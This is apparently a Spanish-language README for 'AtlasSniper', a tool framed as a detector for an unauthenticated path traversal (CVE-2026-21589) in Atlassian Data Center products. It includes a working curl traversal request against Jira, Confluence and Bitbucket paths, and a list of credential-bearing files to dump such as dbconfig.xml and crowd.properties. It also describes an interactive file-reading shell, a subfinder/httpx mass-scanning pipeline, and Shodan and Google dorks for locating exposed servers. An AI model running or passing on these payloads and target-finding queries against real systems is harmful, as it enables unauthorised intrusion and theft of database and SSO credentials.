Detector de CVE-2026-21589 para el recorrido de webresource de Atlassian Data Center. Confirmación de lectura de archivos en el webroot sin autenticación previa para Jira, Confluence y Bitbucket.

Detector de lectura de archivos del webroot previo a la autenticación para CVE-2026-21589.
Los productos de Atlassian Data Center incluyen un enrutador compartido atlassian-plugins-webresource. El enrutador decodifica el URI de la solicitud una segunda vez y trata :: como /. Tomcat normaliza la ruta solo una vez, por lo que una secuencia ..%3a%3a sobrevive a la primera pasada, se convierte en ..:: en la segunda decodificación y luego se resuelve como ../. El nombre resuelto se pasa a ServletContext.getResourceAsStream. Esa llamada está limitada a la raíz de la aplicación web. No es una lectura de archivos del sistema operativo y no lista directorios.
Un acierto confirmado es un 200 no autenticado cuyo cuerpo es WEB-INF/web.xml (<web-app) o WEB-INF/urlrewrite.xml de Bitbucket (<urlrewrite).
| CVE | CVE-2026-21589 |
| Clase | CWE-22, path traversal |
| Autenticación | Ninguna |
| Alcance | Solo archivos dentro de la raíz de la webapp |
| CVSS | 9.3 (CVSS 4.0, proveedor) / 9.8 (CVSS 3.1, plantilla NVD) |
| Corregido en | webresource 7.2.17 y 8.0.14 (isInDirectory()) |
Todas las compilaciones de Data Center anteriores a la versión de seguridad de octubre de 2026. Las compilaciones Server de los mismos productos no tienen una versión corregida.
| Producto | Introducido | Corregido |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | todas las actuales | 4.9.15 |
| Fisheye | todas las actuales | 4.9.15 |
Atlassian Cloud (*.atlassian.net) no está afectado.
WEB-INF/web.xml es la prueba. No se sirve en una instancia parcheada o no afectada. Los archivos adicionales aumentan el impacto, no son necesarios para el informe.
| Archivo | Por qué importa |
|---|---|
WEB-INF/web.xml | Confirmación. Mapa de servlets y filtros. |
WEB-INF/classes/seraph-config.xml | Configuración de inicio de sesión, SSO y política de contraseñas. |
WEB-INF/classes/entityengine.xml | Nombre del datasource. Contraseña JDBC solo si se dejó en línea. |
WEB-INF/urlrewrite.xml | Reglas de reescritura internas. |
WEB-INF/classes/crowd.properties | Contraseña de la aplicación Crowd, cuando el archivo reside en el webroot. |
WEB-INF/classes/dbconfig.xml | Credenciales de la base de datos, cuando no se movieron a JIRA_HOME. |
crowd.properties y dbconfig.xml normalmente residen en el directorio home del producto, fuera de la webapp. Un fallo allí es esperado y no hace que el hallazgo sea seguro. /etc/passwd está fuera del alcance de este fallo.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Coloca AtlasSniper.py y AtlasSniper.jpg en este directorio.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Flag | Predeterminado | Función |
|---|---|---|
-u, --url | Objetivo único. El esquema es opcional. | |
--shell | desactivado | Shell interactiva tras un acierto en un objetivo único. |
-t, --threads | 10 | Workers para lotes de stdin. |
--timeout | 12 | Tiempo de espera por solicitud, en segundos. |
--proxy | Proxy ascendente, compatible con Burp. | |
-o, --json | Escribe la lista de resultados. |
Pipeline. Un host por línea, la salida de httpx se acepta tal cual.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a es la que sobrevive a Tomcat. El ..:: sin codificar se mantiene para instancias que no normalizan.sources, batch, contextbatch/js, contextbatch/css.<web-app o <urlrewrite. El HTML de login no es un hit.PATCH. Cualquier otra cosa sin marcador es SAFE.Anchors:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Confirmar solicitud:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
Una respuesta vulnerable comienza con <?xml y contiene <web-app. Un router parcheado devuelve 404.
Se abre solo con --shell en un host, y solo después de VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files sin argumentos imprime HIT o miss, el estado y la longitud. files <name> imprime el cuerpo. Los nombres cortos se resuelven contra la lista integrada.
| Línea | Significado |
|---|---|
VULN | web.xml o urlrewrite.xml se obtuvieron sin autenticación. El comando curl se imprime debajo de la línea. |
PATCH | El producto respondió, todas las sondas de traversal devolvieron 404. |
SAFE | Sin marcador. No es una confirmación. |
Shodan, solo Data Center:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Hashes, en orden: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlÚsalo únicamente en hosts que tengas permitido probar.
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.



